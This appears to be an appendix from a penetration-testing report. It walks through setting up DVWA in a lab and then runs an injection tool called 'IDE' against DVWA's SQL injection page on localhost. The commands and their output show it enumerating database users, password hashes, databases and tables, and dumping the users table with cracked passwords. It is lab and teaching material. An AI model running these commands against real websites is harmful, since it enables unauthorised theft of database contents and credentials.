
7. Start up a Web Browser

○ Instructions:

- Applications --> Internet --> Firefox




- DVWA Database setup
 - **Instructions:**
 - <http://192.168.1.116/dvwa/setup.php>
 - Replace 192.168.1.116 with the IP Address obtained from Step 3.
 - Click the Create / Reset Database button



9. DVWA Creation Messages

○ Instructions:


- See the below database created, data inserted, and setup successful messages.
- Click on Logout




10. Login to DVWA

○ Instructions:

- Username: admin
- Password: password



11. Welcome to DVWA



Appendix B: IDE Case Study

In this case study the following objectives are tested using IDE to obtain the following pieces of information to test the effectiveness of IDE:

- a. A list of Database Management Usernames and Passwords.
- b. A list of databases
- c. A list of tables for a specified database

This case study is done using a white box pen testing model which mean the tester has useful information in hand to conduct the penetration test, like url, database description

and IP addresses. Please note that the detailed setup of web application is provided in Appendix A.

First, login to DVWA as below


- Start Firefox on Kali Linux
- Place `http://localhost/dvwa/login.php` in the address bar.
- Login: admin
- Password: password
- Click on Login



The DVWA Security Level is set to low using the steps below:

- Click on DVWA Security, in the left hand menu.
- Select "low"

- Click Submit



Select "SQL Injection" from the left navigation menu.



The following URL is used for testing in DVWA:

```
ide.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -b --current -db --
current --user
```

- -u, Target URL
- --cookie, HTTP Cookie header
- --current-db, Retrieve DBMS current database
- --current-user, Retrieve DBMS current user

IDE detect the backend database as shown below, in this case MySQL along with the current database details

```
[06:59:35] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others? [y/N] y
[07:03:22] [INFO] testing if GET parameter 'Submit' is dynamic
[07:03:22] [WARNING] GET parameter 'Submit' appears to be not dynamic
[07:03:22] [WARNING] heuristic test shows that GET parameter 'Submit' might not be injectable
[07:03:22] [INFO] testing sql injection on GET parameter 'Submit'
[07:03:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:03:22] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[07:03:22] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[07:03:23] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want to skip test payloads
specific for other DBMSes? [Y/n] y
```

For the web application DVWA, the database name is "dvwa" and the programs that communicate with the database is "root@localhost";

```
[07:05:51] [INFO] fetching current user
current user: 'root@localhost'
[07:05:51] [INFO] fetching current database
current database: 'dvwa'
```

Using the same URL with different variables obtain Database Management Username and Password

```
ide.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" --string="Surname"
--users --password
```

- -u, Target URL
- --cookie, HTTP Cookie header
- -string, Provide a string set that is always present after valid or invalid query.
- --users, list database management system users
- --password, list database management password for system users.

Notice the password for username db_hacker as it was stored in clear text

```
back-end DBMS: MySQL 5.0
[12:55:49] [INFO] fetching database users
database management system users [6]:
[*] ''@'Fedora14'
[*] ''@'localhost'
[*] 'db_hacker'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'Fedora14'
[*] 'root'@'localhost'

database management system users password hashes:
[*] db_hacker [1]:
  password hash: *6691484EA6B50D00E1926A220DA01FA9E575C18A
  clear-text password: abc123
[*] root [2]:
  password hash: *995482DFA707D02F345EACD080A4CF36706905E04
  password hash: NULL
```

Obtain a list of all databases

```
ide.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" --dbs
```

- -u, Target URL
- --cookie, HTTP Cookie header
- --dbs, List database management system's databases.

Review the results, IDE obtained a list of all databases. Notice that IDE supplies a list of available databases.



```
[12:28:57] [INFO] manual usage of GET payloads requires url encoding
[12:28:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
[12:28:57] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] test
```

Available Databases

Now obtain "dvwa" tables and contents using IDE:

```
ide.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -tables
```

- -u, Target URL
- --cookie, HTTP Cookie header
- -D, Specify Database

- --tables, List Database Tables

Viewing "dvwa" tables and content results. Notice IDE listed two tables: guestbook and users.

```

web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
[07:19:32] [INFO] fetching tables for database: dvwa
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

```

← These are the tables inside of the "dvwa" database

Obtain columns for table dvwa.users

```

ide.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -T users --
columns

```

- -u, Target URL
- --cookie, HTTP Cookie header
- -D, Specify Database
- -T, Specify the Database Table
- --columns, List the Columns of the Database Table.

Viewing results, columns for table dvwa.users. Notice that there are both a user and password columns in the dvwa.users table.


```

web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
[07:25:47] [INFO] fetching columns for table 'users' on database 'dvwa'
Database: dvwa
Table: users
[6 columns]

```

Column	Type
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user	varchar(15)
user_id	int(6)

← These are the columns or fields inside of the table dvwa.users

Obtain Users and their Passwords from table dvwa.users

```

ide.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -T users -C
user,password --dump

```

- -u, Target URL
- --cookie, HTTP Cookie header
- -D, Specify Database
- -C, List user and password columns
- --dump, Dump table contents

Review results, Users and their Passwords from table dvwa.users. Notice how IDE nicely displays passwords for each user.

Database: dvwa
Table: users
[5 entries]

Passwords


password		user	user_id
8d3533d75ae2c3966d7e0d4fcc69216b (charley)		1337	3
5f4dcc3b5aa765d61d8327deb882cf99 (password)		admin	1
5f4dcc3b5aa765d61d8327deb882cf99 (password)		smithy	5
e99a18c428cb38d5f260853678922e03 (abc123)		gordonb	2
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)		pablo	4

The above results verify the effectiveness and robustness of IDE. IDE was able to identify the vulnerabilities and then exploitation of those vulnerabilities is successfully done by enumerating the database and obtaining the details of backend database, tables, and data.